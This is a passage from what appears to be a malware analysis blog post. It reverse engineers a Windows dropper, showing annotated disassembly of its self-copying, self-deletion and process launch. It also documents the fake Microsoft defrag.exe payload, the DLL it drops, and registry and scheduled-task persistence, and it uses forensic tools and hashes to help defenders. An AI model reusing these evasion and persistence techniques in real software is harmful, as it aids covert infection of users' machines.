0x040AB1C | push    esi  ; the file name of this exe
0x040AB1D | call    ds:DeleteFileW ; // self deletion
0x040AB23 | test    eax, eax
    :
0x040AB32 | xor     edx, edx
0x040AB34 | push    ebx
0x040AB35 | push    eax
0x040AB36 | mov     [ebp+NewFileName], dx
0x040AB3D | call    sub_412510
0x040AB42 | add     esp, 0Ch
0x040AB45 | lea     ecx, [ebp+NewFileName]
0x040AB4B | push    ecx  ; lpBuffer
0x040AB4C | push    104h    ; nBufferLength
0x040AB51 | call    ds:GetTempPathW
0x040AB57 | test    eax, eax
0x040AB59 | jz      loc_40AD0A
0x040AB5F | lea     edx, [ebp+NewFileName]
0x040AB65 | push    edx  ; lpTempFileName
0x040AB66 | push    ebx  ; uUnique
0x040AB67 | push    ebx  ; lpPrefixString
0x040AB68 | mov     eax, edx
0x040AB6A | push    eax  ; lpPathName
0x040AB6B | call    ds:GetTempFileNameW
0x040AB71 | test    eax, eax
0x040AB73 | jz      loc_40AD0A
0x040AB79 | push    1    ; dwFlags
0x040AB7B | lea     ecx, [ebp+NewFileName]
0x040AB81 | push    ecx  ; lpNewFileName
0x040AB82 | push    esi  ; lpExistingFileName
0x040AB83 | call    ds:MoveFileExW
0x040AB89 | test    eax, eax
0x040AB8B | jz      loc_40AD0A
```

The self-copied files are polymorphic, below some PoC, one AV evasion detection designed:

```
Size   Exec Date    Filename MD5
-------------------------------------------------------------
438272 Aug 23 01:28 10.tmp*  577237bfd9c40e7419d27b7b884f95d3
438272 Aug 23 07:22 17.tmp*  9451a18db0c70960ace7d714ac0bc2d2
438272 Aug 23 07:36 18.tmp*  53d57a45d1b05dce56dd139fc985c55e
438272 Aug 23 07:39 19.tmp*  387321416ed21f31ab497a774663b400
438272 Aug 23 07:43 1A.tmp*  0a65ecc21f16797594c53b1423749909
438272 Aug 23 07:44 1B.tmp*  91a49ed76f52d5b6921f783748edab01
438272 Aug 23 07:44 1C.tmp*  f89571efe231f9a05f9288db84dcb006
438272 Aug 23 07:45 1D.tmp*  7ca95b52ed43d71e2d6a3bc2543b4ee1
438272 Aug 23 07:46 1E.tmp*  faec9c62f091dc2163a38867c28c224d
438272 Aug 23 07:47 1F.tmp*  4b02063c848181e3e846b59cbb6b3a46
438272 Aug 23 08:14 20.tmp*  5c8f2f581f75beff1316eee0b5eb5f6d
438272 Aug 23 01:19 F.tmp*   b466cb01558101d934673f56067f63aa
      :              :
```

It'll then create the process (with the command line API), which will be executed at the function reversed below, I put default IDA commented information since it is important for all of us (not only reverser) to understand flow used below, pls bear the length, just please scroll down to skip these assembly explanation (unless you interest to know how it works):

```
0x40BF20 sub_40BF20 proc near
0x40BF20
0x40BF20 StartupInfo= _STARTUPINFOW ptr -8508h
0x40BF20 ProcessInformation= _PROCESS_INFORMATION ptr -84C4h
0x40BF20 var_84B4= dword ptr -84B4h
0x40BF20 CommandLine= word ptr -84B0h
0x40BF20 FileName= word ptr -4B0h
0x40BF20 ApplicationName= dword ptr -2A8h
0x40BF20 var_A0= dword ptr -0A0h
0x40BF20 var_1C= dword ptr -1Ch
0x40BF20 var_18= dword ptr -18h
0x40BF20 var_10= dword ptr -10h
0x40BF20 var_8= dword ptr -8
0x40BF20 var_4= dword ptr -4
0x40BF20 arg_8= dword ptr  10h
0x40BF20
0x40BF20 push    ebp
0x40BF21 mov     ebp, esp
0x40BF23 push    0FFFFFFFEh
0x40BF25 push    offset unk_4284D0
0x40BF2A push    offset sub_416480
0x40BF2F mov     eax, large fs:0
0x40BF35 push    eax
0x40BF36 sub     esp, 8          ; Integer Subtraction
0x40BF39 mov     eax, 84F0h
0x40BF3E call    sub_4207F0      ; Call Procedure
0x40BF43 mov     eax, dword_42A520
0x40BF48 xor     [ebp+var_8], eax ; Logical Exclusive OR
0x40BF4B xor     eax, ebp        ; Logical Exclusive OR
0x40BF4D mov     [ebp+var_1C], eax
0x40BF50 push    ebx
0x40BF51 push    esi
0x40BF52 push    edi
```


```
0x40BF53 push    eax
0x40BF54 lea     eax, [ebp+var_10] ; Load Effective Address
0x40BF57 mov     large fs:0, eax
0x40BF5D mov     [ebp+var_18], esp
0x40BF60 mov     esi, [ebp+arg_8]
0x40BF63 xor     ebx, ebx         ; Logical Exclusive OR
0x40BF65 push    ebx              ; reserved register (pvReserved) PS
0x40BF66 call    ds:CoInitialize ; CoInitialize@OLE32.DLL (Import, I
0x40BF6C mov     [ebp+var_4], ebx ; Initializes the COM lib is execu
0x40BF6F push    6                ; push 0x06h
0x40BF71 push    offset aHelp     ; is a UTF-16 "--help" for params
0x40BF76 push    esi
0x40BF77 call    sub_41196F       ; bottom line: function in sub_41A3
0x40BF7C add     esp, 0Ch         ; Add
0x40BF7F test    eax, eax         ; Logical Compare
0x40BF81 jz      loc_40C13E       ; Jump if Zero (ZF=1) TO Sleep & Ex
  :
0x40BF87 call    sub_409740       ; point is control svc manager, gra
0x40BF8C xor     eax, eax         ; Logical Exclusive OR
0x40BF8E mov     [ebp+FileName], ax
0x40BF95 push    206h
0x40BF9A push    ebx
0x40BF9B lea     ecx, [ebp-4AEh] ; Load Effective Address ECX w/File
0x40BFA1 push    ecx
0x40BFA2 call    sub_412510       ; check+strings operation (XOR, shi
0x40BFA7 add     esp, 0Ch         ; 12 (0x0c) has to be added to the
0x40BFAA push    104h             ; nSize
0x40BFAF lea     edx, [ebp+FileName] ; Load Effective Address
0x40BFB5 push    edx              ; lpFilename
0x40BFB6 push    ebx              ; hModule
0x40BFB7 call    ds:GetModuleFileNameW ; grab this process filename
0x40BFBD test    eax, eax         ; cleanup EAX for jmp
0x40BFBF jz      loc_40C15D       ; Jump if Zero (ZF=1)
  :
0x40BFC5 xor     eax, eax         ; Logical Exclusive OR
0x40BFC7 mov     word ptr [ebp+ApplicationName], ax
0x40BFCE push    206h
0x40BFD3 push    ebx
0x40BFD4 lea     ecx, [ebp+ApplicationName+2] ; Load Effective Addre
0x40BFDA push    ecx              ; pushing appname to the stack
0x40BFDB call    sub_412510       ; check+strings operation (XOR, shi
0x40BFE0 add     esp, 0Ch         ; 12 (0x0c) has to be added to the
0x40BFE3 lea     edx, [ebp+ApplicationName] ; Load Effective Address
0x40BFE9 push    edx              ; push lpBuffer
0x40BFEA push    104h             ; and its length (nBufferLength)
0x40BFEF call    ds:GetTempPathW ; grab %Temp%
0x40BFF5 test    eax, eax         ; cleanup EAX for jmp
0x40BFF7 jz      loc_40C15D       ; Jump if Zero (ZF=1)
  :
0x40BFFD lea     eax, [ebp+ApplicationName] ; Load Effective Address
0x40C003 push    eax              ; lpTempFileName
0x40C004 push    ebx              ; uUnique
0x40C005 push    ebx              ; lpPrefixString
0x40C006 mov     ecx, eax
0x40C008 push    ecx              ; lpPathName / push Path..
0x40C009 call    ds:GetTempFileNameW ; grab %Temp%+%Filename%
0x40C00F test    eax, eax         ; cleanup EAX for jmp
0x40C011 jz      loc_40C15D       ; Jump if Zero (ZF=1)
  :
0x40C017 call    sub_4079C0       ; To CryptAcquireContextW..CryptRel
0x40C01C test    eax, eax         ; cleanup EAX for jmp
0x40C01E jz      loc_40C15D       ; Jump if Zero (ZF=1)
  :
0x40C024 mov     byte ptr [ebp+var_A0], bl ; reserved pointer
0x40C02A push    80h              ; push WritePrivateProfileString to
0x40C02F push    ebx              ; push lpPrefixString to stack
0x40C030 lea     edx, [ebp+var_A0+1] ; load rsv pointer address
0x40C036 push    edx              ; push rsv pointer to stack
0x40C037 call    sub_412510       ; check+strings operation (XOR, shi
0x40C03C add     esp, 0Ch         ; 12 (0x0c) has to be added to the
0x40C03F mov     [ebp+var_84B4], 81h ; EBP to WritePrivateProfileStr
0x40C049 lea     edx, [ebp+var_84B4] ; load EBP
0x40C04F lea     eax, [ebp+var_A0] ; load EAX
0x40C055 call    sub_40A300       ; to fnc OP Shift right+4 etc..
0x40C05A test    eax, eax         ; cleanup EAX for jmp
0x40C05C jz      loc_40C15D       ; Jump if Zero (ZF=1)
  :
0x40C07B xor     eax, eax         ; cleanup EAX
0x40C07D mov     [ebp+CommandLine], ax ; prep exec/command line
0x40C084 push    7FFEh
0x40C089 push    ebx              ; push lpPrefixString
0x40C08A lea     ecx, [ebp-84AEh] ; Load eff addr of ECX
0x40C090 push    ecx              ; push into stack
0x40C091 call    sub_412510       ; check+strings operation (XOR, shi
0x40C096 lea     edx, [ebp+var_A0] ; load eff addr lpFileName
0x40C09C push    edx              ; psh lpFileName to stack
0x40C09D lea     eax, [ebp+FileName] ; load eff addr fur filename
0x40C0A3 push    eax              ; push into stack
0x40C0A4 lea     ecx, [ebp+ApplicationName] ; load eff addr appname
0x40C0AA push    ecx              ; push appname to stack
0x40C0AB push    offset aSHelpSS ; get "\"%s\" --help%s\t%S" command
```

```
                                    ; sttarted from the above written p
                                    ; and %S strings from encryption re
0x40C0B0 push    4000h
0x40C0B5 lea     edx, [ebp+CommandLine] ; load eff addr exec/cmd lir
0x40C0BB push    edx                ; push cmd/exec to stack
0x40C0BC call    sub_411448         ; goto 0x0410A42, obfuscation
0x40C0C1 mov     [ebp+StartupInfo.cb], ebx ; transfer the startup ir
0x40C0C7 push    40h                ; AccessResource
0x40C0C9 push    ebx                ; push to stack
0x40C0CA lea     eax, [ebp+StartupInfo.lpReserved] ; load eff addr f
0x40C0D0 push    eax                ; push that into stack
0x40C0D1 call    sub_412510         ; deobfuscation shif -1 is here
0x40C0D6 add     esp, 30h           ; Add ESP w/30h
0x40C0D9 mov     [ebp+StartupInfo.cb], 44h ; transfer startups to EE
0x40C0E3 xor     ecx, ecx           ; cleanup ECX
0x40C0E5 mov     [ebp+StartupInfo.wShowWindow], cx ;  forming startu
0x40C0EC mov     [ebp+StartupInfo.dwFlags], 1
0x40C0F6 mov     [ebp+ProcessInformation.hProcess], ebx
0x40C0FC xor     eax, eax           ; cleanup prep EAX
0x40C0FE mov     [ebp+ProcessInformation.hThread], eax ; forming prc
0x40C104 mov     [ebp+ProcessInformation.dwProcessId], eax
0x40C10A mov     [ebp+ProcessInformation.dwThreadId], eax
0x40C110 lea     edx, [ebp+ProcessInformation] ; Load Effective Addr
0x40C116 push    edx                ; Push all info to stack as lpProce
0x40C117 lea     eax, [ebp+StartupInfo] ; assemble startinfo into EA
0x40C11D push    eax                ; lpStartupInfo
0x40C11E push    ebx                ; lpCurrentDirectory
0x40C11F push    ebx                ; lpEnvironment
0x40C120 push    8000000h           ; dwCreationFlags
0x40C125 push    ebx                ; bInheritHandles
0x40C126 push    ebx                ; lpThreadAttributes
0x40C127 push    ebx                ; lpProcessAttributes
0x40C128 lea     ecx, [ebp+CommandLine] ; startupinfo+cmd
0x40C12E push    ecx                ; lpCommandLine
0x40C12F lea     edx, [ebp+ApplicationName] ; process info loaded
0x40C135 push    edx                ; lpApplicationName pushed to stack
0x40C136 call    ds:CreateProcessW ; stdcall to start process w/flag
0x40C13C jmp     short loc_40C15D
```

if the .hta dropped malware named "sample.exe", new process will be started by launching command line contains parameters described below:

```
"CreateProcessW","C:\DOCUME~1\...\LOCALS~1\Temp\RANDOM[0-9A-F]{1,2}.
Command line: ""C:\DOCUME~1\...\LOCALS~1\Temp\RANDOM[0-9A-F]{1,2}.tmp'
--helpC:\DOCUME~1\...\LOCALS~1\Temp\sample.exe \n
BCE6D32D8CD4F1E6A1064F66D561FDA47E0CD5F8F330C4856A250BB104BC18320FF75E
```

The decryption function used is as per below:



And this malware will end its process here, raising new process that has just been executed..

More drops & payload installation

The process RANDOM[0-9A-F]{1,2}.tmp started by allocated memory, loading rpcss.dll, uxtheme.dll, MSCTF.dll before it self deleting the dropper .exe. The snip code for the deletion is as per below, this isn't also an easy operation, it checks whether the file is really there, if not it makes sure it is there..

```
0x40A648 push    edi                ; push pszPath into stack
0x40A649 call    ds:PathFileExistsW ; get the path
   :
0x40A657 push    0Ah                ; lpType
0x40A659 push    65h                ; lpName
0x40A65B push    ebx                ; hModule (for the FindResourceW)
0x40A65C call    ds:FindResourceW ; Indirect Call to get resouce
0x40A662 mov     esi, eax           ; feed esi w/eax
0x40A664 cmp     esi, ebx           ; condition to check if ESI contains
0x40A666 jz      loc_0x40A7CB        ; then goto file deletion below:
   :
0x40A7CB loc_0x40A7CB:               ; lpFileName
0x40A7CB push    edi                ; push path+filename to stack
0x40A7CC call    ds:DeleteFileW     ; call API DeleteFileW@KERNEL32.DLL
0x40A7D2 mov     [ebp+var_18], 1 ; Execution, note: mov dword ptr [eb

;; ..OR fill the ESI and make sure it was executed..
```

```

0x40A779 mov     ecx, [ebp+lpFile]
0x40A77C mov     edx, [ebp+lpExistingFileName]
0x40A77F push    ecx              ; lpNewFileName
0x40A780 push    edx              ; lpExistingFileName
  :
0x40A78B mov     eax, [ebp+lpFile] ; eax < file opeation info
0x40A78E push    1                ; nShowCmd
0x40A790 push    ebx              ; lpDirectory
0x40A791 push    ebx              ; lpParameters
0x40A792 push    eax              ; lpFile
0x40A793 push    ebx              ; lpOperation
0x40A794 push    ebx              ; hwnd
0x40A795 call    ds:ShellExecuteW ; prep shell to exec/open file
0x40A79B mov     [ebp+var_18], 1
  :
```

..up to this point I know that we're dealing with a tailored-made malware.

Back to the highlights, RANDOM[0-9A-F]{1,2}.tmp executed with the right condition will drop payloads of this threat, the first drop is the real deal payload, following by the second drop as the its driver. The file creation of first payload is handled in function 0x41FC90, with the related snip below:

```
0x41FEAF mov     eax, [ebp+arg_0]
0x41FEB2 mov     edi, ds:CreateFileW ; prep API CreateFileW@KERNEL32.
0x41FEB8 push    0                ; prepare hTemplateFile to stack
0x41FEBA push    [ebp+dwFlagsAndAttributes] ; to stack: dwFlagsAndAtt
0x41FEBD mov     dword ptr [eax], 1
0x41FEC3 push    [ebp+dwCreationDisposition] ; dwCreationDisposition
0x41FEC6 lea     eax, [ebp+SecurityAttributes] ; load w/add sec-attri
0x41FEC9 push    eax              ; lpSecurityAttributes to stack
0x41FECA push    [ebp+dwShareMode] ; dwShareMode
0x41FECD push    [ebp+dwDesiredAccess] ; dwDesiredAccess
0x41FED0 push    [ebp+lpFileName] ; push EBP with lpFileName & its da
0x41FED0                          ; C:\Documents and Settings\...\Appl
0x41FED0                          ; "SUCCESS|FAIL",
0x41FED0                          ; "Desired Access: Read Attributes,
0x41FED0                          ; Disposition: Open,
0x41FED0                          ; Options: Open Reparse Point,
0x41FED0                          ; Attributes: n/a,
0x41FED0                          ; ShareMode: Read, Write, Delete,
0x41FED0                          ; AllocationSize: n/a,
0x41FED0                          ; OpenResult: Open|Fail"
0x41FED3 call    edi ; CreateFileW ; Call API
0x41FED5 mov     [ebp+hHandle], eax ; Boom! File create execution..
```

And the writing this file is written in function 0x418EC2 after deobfuscating data part, as per snipped here:


```
0x418FB9 mov     eax, [eax+6Ch]
0x418FBC xor     ecx, ecx         ; cleanup ECX
0x418FBE cmp     [eax+14h], ecx   ; Compare Two Operands
0x418FC1 lea     eax, [ebp+CodePage] ; Load Effective Address
0x418FC7 setz    cl               ; Set Byte if Zero (ZF=1)
0x418FCA push    eax              ; lpMode
0x418FCB mov     eax, [ebx]
0x418FCD push    dword ptr [edi+eax] ; hConsoleHandle, val=0x01(write
0x418FD0 mov     esi, ecx
0x418FD2 call    ds:GetConsoleMode ; in this case is output mode cons
  : (etc etc)
0x4194F0 push    ecx              ; lpOverlapped
0x4194F1 lea     ecx, [ebp+var_1AD8] ; load eff addr lpNumberOfBytesW
0x4194F7 push    ecx              ; push lpNumberOfBytesWritten to sta
0x4194F8 push    [ebp+nNumberOfBytesToWrite] ; length, value (dec) 4,
0x4194FB push    [ebp+lpBuffer]   ; lpBuffer
0x419501 push    dword ptr [eax+edi] ; hFile (the defrag.exe)
0x419504 call    ds:WriteFile     ; Indirect Call Near Procedure
0x41950A test    eax, eax         ; Execution to write...
0x41950C jz      short loc_0x419523 ; Jump if Zero (ZF=1)
  :
0x419523 call    ds:GetLastError
0x419529 mov     dword ptr [ebp+WideCharStr],
```

we recorded this drop operation in the forensics way too, as per below as evidence:

As you can see the wiring method is in redundancy per 4096 bytes.

This first drop called defrag.exe looks pretty much like Windows harddisk defragmentation tool, down to its property, a perfectly crafted evil file:

defrag.exe
Disk Defragmenter Module
Microsoft Corp.




defrag.exe Properties

Property	Value
Description	
File description	Disk Defragmenter Module
Type	Application
File version	6.1.7600.16385
Product name	Windows Disk Defragmenter
Product version	6.1.7600.16385
Copyright	© 2007 Microsoft Corp.
Size	317 KB
Date modified	2013/02/25 8:55
Language	English (United States)

90F5BBBA8760F964B933C5F0007592D2

Only by using good analysis binary static analysis tool like PEStudio (maker: Marc Oschenmeier), we can spot and focus investigation to the badness indicators right away:



PeStudio 8.33 - Windows Executable Scoring - www.winitor.com

c:\users\aiko\desktop\defrag.
- Indicators (14/19)
- Virustotal (27/50)
- DOS Stub (176 bytes)
- DOS Header (64 bytes)
- File Header (20 bytes)
- Optional Header (224 byte
- Directories (4/15)
- Sections (5)
- Imported Libraries (4)
- Imported Symbols (69/106
- Exported Symbols (0)
- Exceptions (0)
- Relocations (1294)
- Certificates (0)
- Thread Local Storage (n/a)
- Resources (24)
- Strings (91/1160)
- Debug (n/a)
- Manifest (invoker)
- Version (12)
- Overlay (n/a)


Indicator (19)	Suspicious (7)
The Image is a fake Microsoft executable	x
The count (91) of Blacklisted strings is more than the XML threshold (50) provided	x
The image is not signed with a Digital Certificate	x
The image Imports 7 Obsolete Function(s)	x
The image imports 69 Blacklisted Functions	x
The count (27) of Virustotal AV Engines that detect the image as Infected has reache...	x
The image loads Libraries at Runtime	-
The image Executes new child Processes	-
The image creates, modifies File(s)	-
The image accesses the Console	-
The image queries for visible and/or invisible Window(s)	-
The image Changes the Environment Variables	-
The image changes the protection of the Virtual Address Space	-
The image imports 7 Antidebug Functions	-
The image ignores Cookies placed on the Stack (GS) as Mitigation technique	-
The image ignores Code Integrity	-
The image is statically linked to the C Run-Time Libraries	-
The image uses Data Execution Prevention (DEP) as Mitigation technique	-
The image uses Address Space Layout Randomization (ASLR) as Mitigation technique	-

> @MalwareMustDie Thx for using PEStudio for your investigation. In that case, PEStudio indicating that the image is a fake Microsoft EXE! :-)
>
> — Marc Ochsenmeier (@ochsenmeier) August 25, 2014

The next drop is the next task of this binary, noted that none of these drops were fetched from internet instead the data is already included in .hta or .[random].exe or [random.tmp].
Using the exactly the same functions described above, 0x41FC90 for creation and 0x418EC2 for writing, the second drop operation were also performed. The file name is formed as per below strings:

```
"%USERPROFILE%\AppData\Identities\{RANDOM-ID}\disk1.img"
like:
"C:\Documents and Settings\MMD\Application Data\Identities\{116380ff-9
```

the forensics PoC is:




This file is actually a DLL file, here's some peframe:

```
File Name:       disk1.img
PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit
File Size:       249344 byte
Compile Time:    2010-08-14 17:16:08
"DLL:             True"
Entry Point: 0x0001BBD1
Sections:        4
MD5   hash:      62646ea0a4ce1e6d955cbaef8c4a510d
SHA-1 hash:      10116a65e19a7ebc6702250cc1caabf755ce8e7f
Anti Debug:      Yes
Anti VM:        None
```

And Virus Total showing the good infection info:

```
First submission 2013-03-11 10:38:19 UTC ( 1 year, 5 months ago )
Last submission 2014-01-21 12:49:00 UTC ( 7 months ago )
File names disk1.dl, disk1.img
```

This file is then performing registry query and writing operations, I will skip some assembly for this, so shortly, these are the 8 keys added, below data I snip from forensics result:




```
Datetime:2014/8/22 16:14:32  .  2014/8/22 16:23:30↓
Computer:MMD-1379CF37C25 . MMD-1379CF37C25↓
-------------------------------------↓
Values added:8↓
-------------------------------------↓
1) HKU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run ScheduledDefrag: "C:¥Documents and Settings¥MM
D¥CommonFiles¥defrag.exe"↓
2) HKU¥SOFTWARE¥Microsoft¥Windows¥ShellNoRoam¥MUICache "C:¥Documents and Settings¥MMD¥CommonFiles¥d
efrag.exe"Disk Defragmenter Module (ShellExecuteW)↓
3) HKU¥S-1-5-21-1214440339-926492609-1644491937-1003¥Software¥Microsoft¥Remote Assistance¥VSMSOUILa
nguage: "130532304035620000"↓
4) HKU¥S-1-5-21-1214440339-926492609-1644491937-1003¥Software¥Microsoft¥Windows Photo Viewer¥Backup
Key: "XpNChZH2ylQbZcADN3iPxdHiKTOF53IPRphmDNdrc9OwDef0jN9d0SlyqPhcOvlNBlQoKq/fj0JnYaPfJpig5Vdzckt7t
MZ0S+licjrWaBurTe7lb+FN8Ee97A/bpLalAkgiJE/eKXPvg1lxvwVlpONYliLOll/ky/NGdnnD9HLDRp2AmAhBGLblgz2sa8f4
tuJ8NK3Vtd3u1CuxUJGTUJ32nnAm8OrrVELAVcMz8OdoGVlOf9suSZT9wBqZniZthdHw2OF6BEXt+iOza03VKL5H6nVFyfca4FP
90tsg75wBOCUrVIN6lMvqlmK8n8+3De6lRwseJDtCeUNSJORsSz7c4g8L+rVVYkWly8TY6rALlB23wHq3EWzWAiRNFAe+8SvvG6
bOE8tQ7GfYi5KSoHI5TFzf8uN/tyS2SW29L2V3fTDOJwclJgTOTDcOnkqMH3MnkwvUxc9HMpOKcj2blLrHVy+rxlYlVcFuZQLoX
A+D6rT52ndGKOzFofY4Ovu7A9x9yV8l4Y759HML+Fru4ERU/7UHYb/yEtjKpOeUul8j+XjiO9kU6ddzC7TjwWHJyJAwwDnvDKTl
v57XrmSqDSxbd7EGlbANL1jL/ZRM3Hto+CpmM/CNUjwlLdxJDtVOXH150tzEC5XgoAst2XluSP4Kco3pkwSfgyDrLoAb3W8="↓
5) HKU¥S-1-5-21-1214440339-926492609-1644491937-1003¥Software¥Auslogics¥{00000000-0000-0000-0000-00
0000000000}¥RecoveryDataStore¥: "C:¥Documents and Settings¥MMD¥Application Data¥Identities¥{116380f
f-9f6a-4a90-9319-89ee4f513542}¥disk1.img"↓
↓
6) HKLM¥SOFTWARE¥Microsoft¥Remote Assistance¥MainWindow: "130532304035620000"↓
7) HKLM¥SOFTWARE¥Microsoft¥Windows Photo Viewer¥BackupKey: "XpNChZH2ylQbZcADN3iPxdHiKTOF53IPRphmDNd
rc9OwDef0jN9d0SlyqPhcOvlNBlQoKq/fj0JnYaPfJpig5Vdzckt7tMZ0S+licjrWaBurTe7lb+FN8Ee97A/bpLalAkgiJE/eKX
Pvg1lxvwVlpONYliLOll/ky/NGdnnD9HLDRp2AmAhBGLblgz2sa8f4tuJ8NK3Vtd3u1CuxUJGTUJ32nnAm8OrrVELAVcMz8OdoG
VlOf9suSZT9wBqZniZthdHw2OF6BEXt+iOza03VKL5H6nVFyfca4FP90tsg75wBOCUrVIN6lMvqlmK8n8+3De6lRwseJDtCeUNS
JORsSz7c4g8L+rVVYkWly8TY6rALlB23wHq3EWzWAiRNFAe+8SvvG6bOE8tQ7GfYi5KSoHI5TFzf8uN/tyS2SW29L2V3fTDOJwc
lJgTOTDcOnkqMH3MnkwvUxc9HMpOKcj2blLrHVy+rxlYlVcFuZQLoXA+D6rT52ndGKOzFofY4Ovu7A9x9yV8l4Y759HML+Fru4E
RU/7UHYb/yEtjKpOeUul8j+XjiO9kU6ddzC7TjwWHJyJAwwDnvDKTlv57XrmSqDSxbd7EGlbANL1jL/ZRM3Hto+CpmM/CNUjwlL
dxJDtVOXH150tzEC5XgoAst2XluSP4Kco3pkwSfgyDrLoAb3W8="↓
8) HKLM¥SOFTWARE¥Auslogics¥{00000000-0000-0000-0000-000000000000}¥RecoveryDataStore¥: "C:¥Documents
and Settings¥MMD¥Application Data¥Identities¥{116380ff-9f6a-4a90-9319-89ee4f513542}¥disk1.img"↓
[EOF]
```

We can see the autostart, and the way it camouflage malicious data in registry using legit scattered softwares and Windows components. Like: Auslogic (RecoveryDataStore), Photo Viewer, Disk Defragment Module, Microsoft Remote Assitance. This all means to hide and prevent the quick notice of this malware in the infected PC, it is a well thought plan.
To be noted that one of the key is used to run the defrag.exe execution via ShellExecuteW by the [Random].tmp file, and also you can see the "key" used for this malware saved, one last thing to be noticed is the the bot ID used.

PS: There are also more drops made which are the Windows task installer for this malware

```
C:\Windows\Tasks\ScheduledDefrag.job
C:\Windows\Tasks\ScheduledDefrag_admin.job
```

It is the Windows scheduler (kinda crond) to execute the EXE payload (defrag.exe). Pic:



```
[0x00000000]> x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  2006 0120 6331 b678 9643 4c4d 887e 766d   .. c1.x.CLM.~vm
0x00000010  27c7 1913 4620 3a01 2020 2020 3c20 0a20  '...F :.     < .
0x00000020  2020 2020 ffff ffff 2020 2020 0313 0420       ....    ...
0x00000030  2022 2001 2020 2020 2020 2020 2020 2020   " .
0x00000040  2020 2020 2020 3520 4320 3a20 5c20 5520        5 C : \ U
0x00000050  7320 6520 7220 7320 5c20 4d20 4d20 4420  s e r s \ M M D
0x00000060  5c20 4120 7020 7020 4420 6120 7420 6120  \ A p p D a t a
0x00000070  5c20 5220 6f20 6120 6d20 6920 6e20 6720  \ R o a m i n g
0x00000080  5c20 4320 6f20 6d20 6d20 6f20 6e20 2020  \ C o m m o n
0x00000090  4620 6920 6c20 6520 7320 5c20 6420 6520  F i l e s \ d e
0x000000a0  6620 7220 6120 6720 2e20 6520 7820 6520  f r a g . e x e
0x000000b0  2020 2020 2020 0420 4d20 4d20 4420 2020        . M M D
0x000000c0  3620 5420 6820 6920 7320 2020 7420 6120  6 T h i s   t a
0x000000d0  7320 6b20 2020 6420 6520 6620 7220 6120  s k   d e f r a
0x000000e0  6720 6d20 6520 6e20 7420 7320 2020 7420  g m e n t s   t
0x000000f0  6820 6520 2020 6320 6f20 6d20 7020 7520  h e   c o m p u
0x00000100  7420 6520 7220 7320 2020 6820 6120 7220  t e r s   h a r
0x00000110  6420 2020 6420 6920 7320 6b20 2020 6420  d   d i s k   d
0x00000120  7220 6920 7620 6520 7320 2e20            r i v e s .
[0x00000000]>
```


What this payload does

First thing that caught interest and attention is these obfuscation constant variables saved in .rdata section:

```
0x40F3AC ; const WCHAR aTztxpx75Xtdsjq
0x40F3AC aTztxpx75Xtdsjq:
